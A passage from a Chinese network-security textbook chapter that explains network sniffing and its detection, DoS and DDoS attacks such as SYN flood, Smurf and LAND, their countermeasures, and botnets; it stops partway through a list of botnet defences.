
第5章　网络攻防



网络安全威胁主要来源于黑客的攻击，保护网络安全，则需要进行有效的防御。因此，网络安全从大的方面可以分为网络攻击技术和网络防御技术两大类。

网络攻击既有网络监听类型的被动攻击，也有 DDoS、SQL 注入、ARP 欺骗、缓冲器溢出多种类型的主动攻击；网络防御既有防火墙类型的被动防御，也有端口安全扫描、入侵检测、数据加密、访问控制多种类型的主动防御，能够实现 Web、保密通信等网络应用安全。

网络攻击和网络防御永远是一对矛盾，这两个技术是相辅相成、互相促进而发展的。一方面，黑客进行网络攻击的时候，需要了解各种网络防御技术和方法，以便能绕过防御而对目标进行攻击；另一方面，网络安全管理者在进行防御时必须了解黑客攻击的方式方法，这样才能有效地应对各种网络攻击。

研究黑客常用攻击手段和工具能够为网络防御技术提供启示和思路，利用这些攻击手段和工具对网络进行模拟攻击，找出网络的安全漏洞是维护网络安全的主要手段。

攻防结合、追求动态安全是网络安全研究发展的方向。

5.1　网络攻击

网络攻击需要利用网络系统存在的漏洞和安全缺陷对系统和资源进行攻击。

从破坏性上看，网络攻击可分为主动攻击和被动攻击。

(1) 主动攻击指攻击者通过选择性地修改、删除、延迟、乱序、复制、插入数据流或数据流的一部分以达到破坏、窃取、篡改或否定服务等目的。主动攻击往往会对目标系统产生直接或显著的影响，导致某些数据流的篡改和虚假数据流的产生，可分为篡改信息、伪造信息、中断等。

① 篡改信息：是指一个合法信息的某些部分被改变、删除，信息被延迟或改变顺序，通常用以产生一个未授权的效果。如修改传输信息中的数据，将“允许甲执行操作”改为“允许乙执行操作”。

② 伪造信息：指的是某个实体(人或系统)发出含有其他实体身份信息的数据信息，假扮成其他实体，从而以欺骗方式获取一些合法用户的权利和特权。

③ 中断：拒绝服务(deny of service，DoS)会导致对通信设备正常使用或管理被无条件地中断。通常是对整个网络实施破坏，以达到降低性能、终端服务的目的。这种攻击也可能有一个特定的目标，如到某一特定目的地(如安全审计服务)的所有数据包都被阻止。

DoS 是目前最常见的一种中断攻击类型。从网络攻击的各种方法和所产生的破坏情况来看，DoS 算是一种很简单，但又很有效的进攻方式。它的目的就是拒绝用户的服务访问，破坏组织的正常运行，最终使网络连接堵塞，或者服务器因疲于处理攻击者发送的数据包而使服务器系统的相关服务崩溃，无法给合法用户提供服务。DoS 的详细介绍及防御方法见 5.1.2 节。

(2) 被动攻击主要是攻击者监听网络上传递的信息流，从而获取信息的内容，或仅希望得到信息流的长度、传输频率等数据。

这两种攻击方法是互补的，也就是说，被动攻击往往很难检测但相对容易预防，而主动攻击很难预防却相对容易检测。

被动攻击中攻击者不对数据信息做任何修改，通常包括窃听、流量分析、破解弱加密的数据流等攻击方式。

① 流量分析：敏感信息都是保密的，攻击者虽然从截获的信息中无法得知信息的真实内容，但攻击者还能通过观察这些数据报的模式，分析确定出通信双方的位置、通信的次数及信息的长度，获知相关的敏感信息，这种攻击方式称为流量分析。

② 窃听：是指在未经用户同意和认可的情况下攻击者获得了信息或相关数据，是最常用的手段。应用最广泛的局域网上的数据传送是基于广播方式进行的，这就使一台主机有可能收到本子网上传送的所有信息。而计算机的网卡工作在杂收模式时，它就可以将网络上传送的所有信息传送到上层，以供进一步分析。如果没有采取加密措施，通过协议分析，可以完全掌握通信的全部内容。窃听还可以用无线截获方式得到信息，通过高灵敏接收装置接收网络站点辐射的电磁波或网络连接设备辐射的电磁波，通过对电磁信号的分析恢复原数据信号从而获得网络信息。尽管有时数据信息不能通过电磁信号全部恢复，但可能得到极有价值的情报。

由于被动攻击不会对被攻击的信息做任何修改，对目标系统没有直接的破坏性影响，留下痕迹很少，或者根本不留下痕迹，因而非常难以检测，所以抗击这类攻击的重点在于预防，具体措施包括虚拟专用网(virtual private network，VPN)，采用加密技术保护信息及使用交换式网络设备等。被动攻击不易被发现，因而常常是主动攻击的前奏。

被动攻击虽然难以检测，但可采取措施有效地预防，而要有效地防止主动攻击是十分困难的，开销太大，抗击主动攻击的主要技术手段是检测，以及从攻击造成的破坏中及时地恢复。检测同时还具有某种威慑效应，在一定程度上也能起到防止攻击的作用。具体措施包括自动审计、入侵检测和完整性恢复等。

总之，主动攻击和被动攻击的主要区别在于攻击者与目标系统的交互方式及对系统资

源的影响程度。主动攻击直接影响系统资源,而被动攻击更注重收集信息而不干扰系统。当然无论是主动攻击还是被动攻击,都会给目标网络带来严重的安全威胁和损失,因此,保护网络安全,预防各种攻击发生,是网络安全工作的重要任务之一。

5.1.1 网络监听

1. 网络监听定义

网络监听(network listening)也称网络嗅探(network sniffing)。网络监听的目的是截获通信的内容,监听的手段是对协议进行分析。

网络监听原理:传统的局域网使用共享传输介质,使用广播方式工作,在报头中包含目标机的正确地址,所以只有与数据包中目标地址一致的那台主机才会接收数据包,其他的机器都会将包丢弃。但是,当主机工作在监听(又称混杂)模式下时,无论接收到的数据包中目标地址是什么,主机都将其接收下来。然后对数据包进行分析从而得到通信数据。

由于在一个普通的网络环境中,账号和口令信息以明文方式在以太网中传输,一旦入侵者获得其中一台主机的 root 权限,并将其置于混杂模式以窃听网络数据,便有可能入侵网络中的所有计算机。注意,一台计算机可以监听同一网段所有的数据包,不能监听不同网段的计算机传输的信息。

在网络中通信时,若利用工具将网络接口设置在监听模式,便可将网络中正在传播的信息截获,从而进行攻击。

网络监听技术的初衷是提供给网络安全管理人员进行管理的工具,可以用来监视网络的状态、数据流动情况及网络上传输的信息等。现在网络监听技术作为一种工具,总是扮演着正反两方面的角色,尤其在局域网中,这种表现更为突出。对于入侵者来说,通过网络监听可以很容易地获得用户的关键信息。当信息以明文的形式在网络上传输时,只要将网络接口设置成监听模式,便可以源源不断地将网上传输的信息截获。而对于入侵检测和追踪者来说,网络监听技术又能够在与入侵者的斗争中发挥重要的作用,因此也常常采取网络监听技术来防范黑客的非法入侵。

网络监听可以在网上的任何一个位置实施,如局域网中的一台主机、网关上或远程网的调制解调器之间等,但监听效果最好的地方是在网关、路由器、防火墙之类的设备处,通常由网络管理员来操作。

网络监听可能造成的危害包括以下方面。

(1) 能够捕获口令。

(2) 能够捕获专用的或机密的信息。

(3) 可以用来危害网络邻居的安全,或者用来获取更高级别的访问权限。

(4) 分析网络结构,进行网络渗透。

在 Windows 下,比较常用的抓包工具有 Sniffer Pro、Wireshark(前身 Ethereal)、Omnipeek(以前的 Etherpeek)、WinDump、Analyzer 等。要结合自己的需要和对网络嗅探软件功能的了解,来选择用哪一款网络嗅探软件。

2. 网卡的工作方式

在以太网中,所有通信都是以广播方式工作的,同一个网段内的所有网络接口都可以访

问在物理媒体上传输的所有数据，而每一个网络接口都有一个唯一的硬件地址，即 MAC 地址。在正常的情况下，一个网络接口只可能响应以下两种数据帧：与自己 MAC 地址相匹配的数据帧和发向所有机器的广播数据帧。但在实际的系统中，数据的收发一般都是由网卡完成的，而网卡的工作模式有以下 4 种。

(1) 广播：这种模式下的网卡能接收发给自己的数据帧和网络中的广播数据帧。

(2) (默认)组播：这种模式下的网卡只能够接收组播数据帧。

(3) 直接：这种模式下的网卡只能接收发给自己的数据帧。

(4) 混杂：这种模式下的网卡能接收通过网络设备上的所有数据帧。

虽然网卡在默认情况下仅能接收发给自己的数据和网络中的广播数据，但可以强制将网卡置于混杂模式工作，那么此时该网卡便会接收所有通过网络设备的数据，而不管该数据的目的地是哪。

嗅探技术：通过将网卡的工作模式置为混杂模式(promiscuous mode)，并接收通过网卡的所有数据包，从而达到嗅探(监听)的目的，这种技术就是嗅探(监听)技术。结合以上描述的工作原理，网络分析软件就是遵循以太网工作模式，它基于以太网嗅探技术，以旁路接入的方式进行工作。系统首先将本地机器上的网卡置为混杂模式，使其通过嗅探技术捕获网络中传输的所有数据包，然后将这些数据包传递到系统内部进行分析，再将分析结果以文本、图表等不同的方式实时显示在界面中。

3. 网络监听防范

网络监听很难被发现，因为运行网络监听的主机只是被动地接收在局域网上传输的信息，不主动与其他主机交换信息，也没有修改在网上传输的数据包。攻击者会出卖利用网络监听工具得到的某些重要信息，或者根据监听到的信息来决定下一步采取什么样的行动。这样，就会使企业或用户蒙受巨大的损失。所以，网络监听的检测与防范在网络安全中也是不可忽视的。

4. 检测网络监听的方法

检测单独一台主机中是否正在被监听，相对来说是比较简单的。可以通过查看系统进程，或者通过检查网络接口卡的工作模式是否为混杂模式来决定是否已经被监听。而对于整个网络来说，检测就要复杂得多。下面介绍几种检测网络监听的方法。

(1) 对于怀疑运行监听程序的机器，用正确的 IP 地址和错误的物理地址进行 ping 操作，运行监听程序的机器通常会有响应。这是因为正常的机器不接收错误的物理地址，而处于监听状态的机器能够接收。

(2) 向网上发送大量不存在的物理地址的包，由于监听程序要分析和处理大量的数据包会占用很多的 CPU 资源，这将导致性能下降。通过比较前后该机器性能加以判断。但这种方法操作难度比较大，判断也较为困难。

(3) 可以使用反监听工具如 antisniffer 等进行检测。

(4) 检查网络接口卡是否为混杂模式。要想监听整个网络中报文，需将网卡工作方式设为混杂模式。

检查网卡是否工作在混杂模式的方法如下。

在 Linux 系统中，以根用户 root 权限进入字符终端，在提示符下输入 ifconfig-a，可显示

系统中所有接口卡的详细信息。检查每一个接口所显示的信息,当发现某一个接口信息中出现了 PROMISC 标志,就说明这个接口卡已经工作在混杂模式下了。

在 Windows 系统下检查网卡的工作模式,需使用第三方软件来检测网卡的工作模式。如 PromiScan 软件。但有些监听器会将表示网卡混杂模式的字符 PROMISC 隐藏,来躲避上述这种检测方式。这样,就必须使用其他方法来检测网络中是否有网络监听器在运行了。

(1) 监视 DNS reverse lookup。一些监听器在收到一个网络请求时,就会执行 DNS 反向查询(即 IP 地址到域名的查询),试着将 IP 地址解释为主机名。因此,若在网络中执行一个 ping 扫描或 ping 一个不存在的 IP 地址,就会触发这种活动。如果得到应答,就说明网络中安装有网络监听器,如果没有收到任何应答,表明没有监听器在运行。

(2) 发送一个带有网络中不存在的 MAC 地址的广播包到网络中的所有主机。正常情况下,网络中的主机接口卡在收到带有不存在的 MAC 地址的数据包时,会将它丢弃,而当某台主机中的网络接口卡处于混杂模式时,它就会应答一个带有 RST 标志的包。这样,就可以认为网络中已经有监听器在运行。注意,在交换网络环境当中,由于交换机在转发广播包时不需要 MAC 地址,所以也有可能做出与上述相同的响应,得根据实际情况来决定。

(3) 监控网络中各种交换机和路由器的运行情况,来及时发现这些网络设备出现的某种不正常的现象。如有些本来关闭了的端口又被启用,而某些端口连接的主机在运行却没有流量时,就得重新登录交换机或路由器中,仔细查看它现在的系统设置和端口设置情况,并和之前的记录对比,以此来发现交换机或路由器是否已经被入侵。

(4) 监视网络中的主机,经常查看主机中的硬盘空间是否增长过快,CPU 资源是否消耗过多,系统响应速度是否变慢,以及系统是否经常莫名其妙地断网等。

5. 网络监听的防范措施

(1) 从逻辑或物理上对网络分段。网络分段通常被认为是控制网络广播风暴的一种基本手段,但其实也是保证网络安全的一项措施。其目的是将非法用户与敏感的网络资源相互隔离,从而防止可能的非法监听。

(2) 以交换式集线器代替共享式集线器。对局域网的中心交换机进行网络分段后,局域网监听的危险仍然存在。这是因为网络终端用户的接入往往是通过分支集线器而不是中心交换机,而使用最广泛的分支集线器通常是共享式集线器。这样,当用户与主机进行数据通信时,两台机器之间的数据包(称为单播包 unicast packet)还是会被同一台集线器上的其他用户所监听。因此,应该以交换式集线器代替共享式集线器,使单播包仅在两个节点之间传送,从而防止非法监听。当然,交换式集线器只能控制单播包而无法控制广播包(broadcast packet)和多播包(multicast packet)。

(3) 使用加密技术。数据经过加密后,通过监听仍然可以得到传送的信息,但显示的是乱码。使用加密技术的缺点是影响数据传输速度,以及使用一个弱加密术比较容易被攻破。系统管理员和用户需要在网络速度和安全性上进行折中选择。由于网络监听属于被动地窃取,通过数据加密技术,是最好的防范监听的手段。

(4) 划分虚拟局域网(virtual local area network,VLAN)。运用 VLAN 技术,将以太网通信变为点对点通信,可以防止大部分基于网络监听的入侵。

5.1.2　DDoS 攻击

1. DoS 攻击的基本原理

DoS 指阻止对资源的授权访问或拖延时限操作。

DoS 攻击是攻击者通过各种手段来消耗网络带宽及服务器的系统资源，最终导致服务器瘫痪而停止提供正常的网络服务。

DoS 攻击主要是利用 TCP/IP 协议本身的漏洞或利用网络中各个操作系统的 IP 协议栈的实现漏洞来发起攻击。这种攻击主要是用来攻击域名服务器、路由器及其他网络操作服务，攻击之后造成被攻击者无法正常运行和工作，严重的可以使网络一度瘫痪。

DoS 攻击会降低系统资源的可用性，这些资源可以是 CPU 时间、磁盘空间、打印机，甚至是系统管理员的时间，结果往往是受攻击的目标的效率大幅降低甚至不能提供相应的服务。由于使用 DoS 攻击工具的技术瓶颈低、效果比较明显，因此成为当今网络中十分流行的一种攻击手段，被黑客广泛使用。

DoS 攻击的基本过程为：首先攻击者向服务器发送众多的带有虚假地址的请求，服务器发送回复信息后等待回传信息，由于地址是伪造的，所以服务器一直等不到回传的信息，分配给这次请求的资源就始终没有被释放。当服务器等待一定的时间后，连接会因超时而被切断，攻击者会再度传送新的一批请求，在这种反复发送伪地址请求的情况下，服务器资源最终会被耗尽。

DoS 攻击主要有三种类型：带宽攻击、协议攻击和逻辑攻击。

① 带宽攻击是最古老、最常见的 DoS 攻击。在这种攻击中，恶意黑客使用数据流量填满网络。脆弱的网络或网络设备由于不能处理发送给它的大量流量而导致系统崩溃和响应速度减慢，从而阻止合法用户的访问。

攻击者在网络上传输任何流量都要消耗带宽。基本的带宽攻击能够使用用户数据报协议（user datagram protocol，UDP）或因特网控制报文协议（internet control message protocol，ICMP）数据包消耗掉所有可用带宽。简单的带宽攻击能够利用服务器或网络设备有吞吐量限制从而达到目的——发送大量的小数据包。快速发送大量数据包的攻击通常在流量达到可用带宽限制之前就淹没了网络设备。路由器、防火墙、服务器都存在输入/输出处理、中断处理、CPU、内存资源等方面的约束。读取包头进行数据转发的设备在处理大速率数据包时面临压力，而对数据包吞吐实现，并不仅靠大的数据流量。

② 协议攻击是利用网络协议的弱点进行的网络攻击。其中，在 TCP/IP 协议中，较为常见的攻击是攻击者发送大量的同步序列编号（synchronize sequence numbers，SYN）数据包来对目标主机进行攻击。图 5-1 表示了正常的 TCP 流量，图 5-2 显示了当发生 SYN 洪流协议攻击时发生的情况，由于服务器（图中为目标主机 B）用于等待来自客户机（图中为源主机 A）的确认字符（acknowledge character，ACK）信息包的 TCP/IP 堆栈是有限的，如果缓冲区被等待队列充满，它将拒绝下一个连接请求。因此，攻击者就可以利用这个漏洞，在瞬间伪造大量的 SYN 数据报，而又不回复服务器的 SYN＋ACK 信息包，就可达到攻击的目的。目前来看，SYN 洪流是同时进行了协议攻击和带宽攻击的一种攻击。

③ 逻辑攻击。这种攻击包含了对组网技术的深入理解，因此也是一种最高级的攻击类型。逻辑攻击的一个典型示例是 LAND 攻击，这里攻击者发送具有相同源 IP 地址和目的地




图 5-1 正常的 TCP 流量




图 5-2 SYN 洪流

IP 地址的伪数据包。很多系统不能够处理这种引起混乱的行为,从而导致崩溃。

从另外一个角度又可将 DoS 攻击分为两类:网络带宽攻击和连通性攻击。带宽攻击是以极大的通信量冲击网络,使网络瘫痪。连通性攻击是用大量的连接请求冲击网络,达到破坏目的。

DoS 攻击与其他的攻击方法相比较,具有以下特点。

① 难确认性:DoS 攻击很难被判断,用户在自己的服务得不到及时响应时,一般不会认为是自己受到攻击,而是认为可能是系统故障造成一时的服务失效。

② 隐蔽性:正常请求服务会隐藏掉 DoS 攻击的过程。

③ 资源有限性:由于计算机资源有限,容易实现 DoS 攻击。

④ 软件复杂性:由于软件所固有的复杂性,难以确保软件没有缺陷,因而攻击者有机可乘,可以直接利用软件缺陷进行 DoS 攻击。

2. 常见的 DoS 攻击方式及其防范措施

(1) DoS 攻击的检测。

DoS 攻击通常是以消耗服务器端资源、迫使服务停止响应为目标,通过伪造超过服务器处理能力的请求数据造成服务器响应阻塞,从而使正常的用户请求得不到应答,以实现其攻击目的。这类攻击的特点在于:易于从受攻击的目标来判断是否发生了攻击,而难以追踪攻击源,因此对于普通用户,需要正确地检测出 DoS 攻击,并对其进行防范。通常来说,检测出 DoS 攻击相对比较直观,但如果攻击是持续缓慢进行的,则很难在攻击开始的第一时间就被发现。一般来说,可以通过以下症状来判断是否发生了 DoS 攻击:频繁的网络活动;很高的 CPU 利用率;计算机无响应;计算机在不确定的时间崩溃。

(2) DoS 攻击典型类型及其防范措施。

① 同步风暴(SYN flood)。在 SYN flood 攻击中,利用 TCP 三次握手协议的缺陷,攻击者向目标主机发送大量伪造源地址的 TCP SYN 报文,目标主机分配必要的资源,然后向源地址返回 SYN+ACK 包,并等待源端返回 ACK 包。由于源地址是伪造的,所以源端永远都不会返回 ACK 报文,受害主机继续发送 SYN+ACK 包,并将半连接放入端口的积压队列中。虽然一般的主机都有超时机制和默认的重传次数,但由于端口的半连接队列的长度是有限的,如果不断地向受害主机发送大量的 TCP SYN 报文,半连接队列很快就会被填

满，服务器拒绝新的连接，将导致该端口无法响应其他机器进行的连接请求，最终使受害主机的资源耗尽。

防范措施：为了有效地防范 TCP SYN flood 攻击，在保证通过慢速网络的用户可以正常建立到服务端的合法连接的同时，需要尽可能地减少服务端 TCP backlog 的清空时间，并采用 TCP 连接监控的工作模式，在防火墙处就能够过滤掉来自同一主机的后续连接，当然还要根据实际的情况来判断。

② Smurf 攻击。一种简单的 Smurf 攻击是，将回复地址设置成目标网络的广播地址，利用 ICMP 应答请求数据包，使该网络的所有主机都对此 ICMP 应答请求做出应答，导致网络阻塞，该攻击方式比 ping of death 洪水攻击的流量高出 1～2 个数量级。更加复杂的 Smurf 攻击将源地址改为第三方的目标地址，最终导致第三方网络阻塞。

防范措施：去掉 ICMP 服务。

③ 垃圾邮件。攻击者利用邮件系统制造垃圾邮件信息，甚至通过专用的邮件炸弹程序给受害用户的信箱发送垃圾邮件，耗尽用户信箱的磁盘空间，使用户无法使用这个邮箱。

防范措施：限制邮件的转发功能。即将凡是来自管理域范围之外的 IP 地址通过本地 SMTP 服务进行的中转邮件转发请求一概予以拒绝。

发送邮件认证功能。扩展的 SMTP 通信协议(RFC 2554)中包含了一种基于 SASL 的发送邮件认证方法，目前多数邮件系统都支持明文口令、MD5 认证，甚至基于公钥证书的认证方式。发送邮件认证功能只是在方便用户使用的条件下限制了邮件转发功能，但是无法拒绝接收以本地账号为地址的垃圾邮件。

邮件服务器的反向域名解析功能。启动该功能，可以拒绝接收所有没有注册域名的地址发来的信息。目前，多数垃圾邮件发送者使用动态分配或没有注册域名的 IP 地址来发送垃圾邮件，以逃避追踪。因此在邮件服务器上拒绝接收来自没有域名的站点发来的信息可以大大降低垃圾邮件的数量。

设置邮件过滤功能，对邮件进行过滤。垃圾邮件的过滤可以基于 IP 地址、邮件的信头或邮件的内容，过滤位置可以在用户、邮件接收工具、邮件网关、网络网关/路由器/防火墙等多个层次实施。

3. 防范 DoS 攻击的专用网络安全设备

DoS 攻击的目的是阻止合法用户访问所需要的服务，使提供服务的系统和网络无法正常运行。有效地检测这种攻击，并对这类攻击进行防范的主要方法是使用多种网络安全的专用设备和工具，这些设备和工具主要有：防火墙、基于主机的入侵检测系统(intrusion detection system，IDS)、基于特征的网络入侵检测系统(network intrusion detection system，NIDS)、网络异常行为检测器。例如，Cisco PIX firewall 提供了一种称为 flood defender 的功能，能够抵御 TCP SYN 洪流的攻击。flood defender 的工作原理是：检查连接到指定服务上的未回答 SYN 的数量，如果出现异常情况，对之后的连接采取限制，即当达到限制数量时，所有其他连接都被丢弃，以保护内部服务器。

关于防火墙、IDS、NIDS 将在第 6 章专门介绍。这里简单介绍一下网络异常检测器。

尽管入侵检测系统能够被用于抵御大部分普通的 DoS 攻击，但对抵御零日类型的攻击则效果不好。针对这样的需求，出现了网络异常检测器。网络异常检测器主要设计用于观察不寻常的网络流量，观察的结果与参考点相对照，如果流量超出了一定的限度，则进行报

警,并采取相应的应对措施。例如,Cisco Traffic Anomaly Detector XT 就是一款这样的网络异常检测器,它能够监测 DoS 攻击乃至分布式拒绝服务攻击(distributed denial of service attack,DDoS)的网络流量。

4. 防范 DoS 攻击的其他方法

检测是否发生了 DoS 攻击,只是阻止此类攻击必备的第一步。如果能对 DoS 攻击进行预防,则可以大幅度地减少 DoS 攻击的范围,显著地降低系统受 DoS 攻击影响的程度。实际上,再好的防护系统也无法阻止所有的攻击,只能减少攻击的发生概率,因此应该首先提高系统的安全性,使系统本身具有较好的攻击抵抗性。

提高系统安全性的方法通常有:安装服务包和修补包、只运行必要的服务、安装防火墙、安装入侵检测系统、安装防病毒软件、关闭穿越路由器和防火墙的 ICMP 等。

一个设计较好的安全性高的系统,通常是上述这些方法的组合,某个单独的产品或方法很难做到全面的防护。

通过安装服务包,能够最大限度地减少因应用程序和协议的漏洞被攻击的机会。通常,软件厂商会定期发布修复安全漏洞的服务包和修补包。

此外,还应对系统的安全性进行强化配置。强化系统的安全性包括两部分:强化网络设备的安全性和强化应用程序的安全性。对于网络设备来说,其设备本身应具备一定的安全性,以便抵御各种攻击对设备本身的破坏,因为一旦设备受到破坏,则整个网络系统就会产生薄弱点,易于成为攻击者进入的入口。对于应用程序来说,则需要加强自身的安全性能,以防被攻击者控制或植入其他攻击程序。

5. DDoS 攻击及其防范

(1) DDoS 攻击的基本原理。

DDoS 攻击手段是在传统的 DoS 攻击基础上产生的一类攻击方式。单一的 DoS 攻击一般是采用一对一方式的,当被攻击目标的 CPU 速度低、内存小或网络带宽小等各项性能指标不高时,其效果是明显的。然而,随着计算机与网络技术的发展,计算机的处理能力迅速增长,内存大大增加,同时也出现了千兆级别乃至万兆级别的网络,这就使得 DoS 攻击的困难程度加大了,因为目标对恶意攻击包的消化能力大大提高,一对一的攻击方式就不会产生什么效果。

在这种情况下,DDoS 就应运而生了。假如被攻击目标的计算机与网络的处理能力加大了 10 倍,采用原来的一对一方式,使用一台攻击机来攻击不再起作用的话,此时若攻击者使用 10 台甚至更多的攻击机同时进行攻击,则一定会达到攻击的目的,因此,DDoS 攻击就是利用更多的攻击机(又称傀儡机)来发起进攻,以比从前更大的规模来进攻受害者的一种攻击方式。

DDoS 攻击的示意如图 5-3 所示。DDoS 与 DoS 攻击的原理基本相同。攻击者首先通过植入某种特定程序(僵尸程序;bot 程序;一段可以自动执行预先设定功能,可以被控制,具有一定人工智能的程序,该程序可以通过木马、蠕虫等进行传播)控制若干台机器作为主控端(控制傀儡机),然后通过该主控端向更多的机器植入某种攻击程序,由这些代理端(攻击傀儡机)向目标主机发起攻击的一种攻击方式。

由于在 DDoS 攻击中,攻击者和受攻击机器的力量对比非常悬殊,在这种悬殊的力量对




图 5-3　DDoS 攻击过程示意

比下，被攻击的主机很快失去反应，无法提供服务，从而达到攻击的目的。目前，这种攻击方式是实施最为快速、攻击能力最强、破坏性最大的一种方式。

(2) 僵尸网络。

由攻击者植入僵尸程序的计算机(这些计算机受黑客控制，也称为肉鸡)组成的网络称为僵尸网络(botnet)，该网络由大量能够实现恶意功能的 bot、command & control server(命令和控制服务器，控制者通过该服务器发送命令，进行控制)和控制者组成，能够受攻击者控制的网络。

botnet 并不是指物理意义上具有拓扑架构的网络，它具有一定的分布性，该网络会随着 bot 程序的不断传播，而不断有新位置的僵尸计算机添加到这个网络中来，从而可以使网络节点的规模快速扩大。

僵尸程序与蠕虫最大的区别就在于蠕虫具有主动传播性，另外蠕虫的攻击行为不受人控制，而相反僵尸程序的存在就是为了使得攻击者能够控制受感染的电脑。僵尸程序和木马有着功能的相似性——远程控制计算机，但在功能实现上略有区别，僵尸程序都能突破 untrust 和防火墙限制，这是传统正向连接的木马无法比拟的。僵尸程序使用特有的因特网中继聊天(internet relay chat，IRC)协议下的 DCC 命令或其他载体进行传播，由于预设指令的存在，传播过程更显主动，且受感染的电脑仍受控制，这些比起木马技术来说更加先进和隐蔽。

botnet 最主要的特点是它有别于以往简单的安全事件，是一个具有极大危害的攻击平台。它可以一对多地执行相同的恶意行为，将攻击源从一个转换为多个，乃至一个庞大的网络体系，通过网络来控制受感染的系统，造成更大程度的网络危害，例如，可以同时对某目标网站进行 DDoS 攻击，同时发送大量的垃圾邮件，短时间内窃取大量敏感信息、抢占系统资源甚至进行非法目的牟利等。

botnet 正是这种一对多的控制关系，使得攻击者能够以极低的代价高效地控制大量的资源为其服务，在执行恶意行为的时候，botnet 充当了一个攻击平台的角色，这也就使得 botnet 不同于简单的病毒和蠕虫，也与通常意义的木马有所不同。目前，botnet 已经成为网

络钓鱼、传播垃圾邮件和色情文学、实施单击欺诈和经济犯罪的重要平台。2008年8月,在我国发现的最大的一个“僵尸网络”控制着约15万台计算机,国外曾经出现过40多万用户被“僵尸网络”控制的事件。

botnet的危害主要如下。

① 远程完全控制系统。僵尸程序一旦侵入系统,会像木马一样隐藏自身,企图长期潜伏在受感染系统中,随时等待远程控制者的操作命令。

② 释放蠕虫。传统蠕虫的初次传播属于单点辐射型,如果疫情发现得早,可以很好的定位并抑制蠕虫的深度传播;而botnet的存在,使得蠕虫传播的基点更高。在很大的范围内,将可能同时爆发蠕虫疫情。僵尸计算机的分布广泛且数量极多,导致破坏程度呈几何倍数增长,使蠕虫起源更加具有迷惑性,给定位工作增加巨大的难度。

③ 发起DDoS攻击。DDoS已经成为botnet造成的最大、最直接的危害之一。攻击者通过庞大的botnet发送攻击指令给活跃的(甚至暂时处于非活跃状态的)僵尸计算机,可以同时对特定的网络目标进行持续的访问或扫描,由于攻击者可以任意指定攻击时间、并发任务个数,以及攻击的强度,使这种新式的DoS攻击具有传统DoS攻击所不可比拟的强度和危害。

④ 窃取敏感信息。由于僵尸计算机被远程攻击者完全控制,存储在受感染电脑上的一切敏感信息都将暴露无遗,用户的一举一动都在攻击者的监视之中。

⑤ 发送垃圾邮件。垃圾邮件给人们的日常生活造成了极大的障碍,而利用botnet发送垃圾邮件,首先可以隐藏自身的真实IP,躲避法律的追究;其次,可以在短时间内发送更多的垃圾邮件;最后,反垃圾邮件的工作和一些过滤工具无法完全拦截掉这些垃圾邮件。

⑥ 强占滥用系统资源,进行非法牟利活动。botnet一旦形成,就相当于给控制者提供了大量免费的网络和计算机资源,控制者利用这些资源进行非法的暴利谋取,暴利谋取的手段包括种植广告件、增加网站访问量、参与网络赌博、下载各类数据资料、建立虚假网站进行网络钓鱼等。

⑦ 作为跳板,实施二次攻击。攻击者利用僵尸程序,在受感染主机打开各种服务器代理或重定向器,发起其他攻击破坏,而这样可以隐藏自己的真实位置,不容易被发现。

总之,botnet不是一种单一的网络攻击行为,而是一种网络攻击的平台和其他传统网络攻击手段的负载综合,通过botnet可以控制大量的计算机进行更快、更猛烈的网络攻击,这给普通用户和整个互联网的健康发展造成了严重的危害。

当前,新一代的botnet更加智能化和追求利益最大化。传统的botnet更多的是进行DDoS攻击,而从2008年开始,已经转变到利用庞大的僵尸兵团来完成单击广告、刷网络流量等以谋求经济利益的目的上来,botnet控制技术更是由原来的不可控型变成了可控制,实现指哪打哪的新型战术,这对防范botnet带来了更大的挑战。

对于botnet攻击的防范,主要有以下的措施。

